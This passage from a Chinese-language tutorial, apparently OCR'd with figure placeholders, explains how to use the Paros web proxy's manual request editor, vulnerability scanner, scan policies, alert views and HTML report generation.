


图13

Manual Request Editor

我们可以利用Manual Request Editor手动请求编辑器来发各种HTTP包，包括get、post、put、head等，在request选项卡（见图14）里面定义我们要发的内容，单击右下角的Send按钮，就可以在response选项卡（见图15）里面看到网站返回的信息了。




图14




图15

Scanner 扫描器

单击Analyse菜单里面的scan all是扫描Sites框里面的所有网站，scan是扫描在Sites框里面选中的网站。Scan Policy是扫描规则。Paros的扫描规则分为information gathering(信息收集)、client browser(客户端浏览器)、server security(服务器安全)、Miscellenous(其他类型)、injection(注入)等五大类(见图16)。

在图17所示的Alerts框里面可以看到扫描的结果，在右上框里面有raw view(原视图)和tabular view(表格视图)两种视图。




图16




图17

查看报告

若想查看报告，就单击Report菜单里面的Last Scan Report，Paros可以生成HTML格式的报告(见图18)，报告中包括Description(漏洞描述)、URL(漏洞地址)、Parameter(漏洞参数)、Solution(修复方法)、Reference(参考信息)等(见图19)。




图18

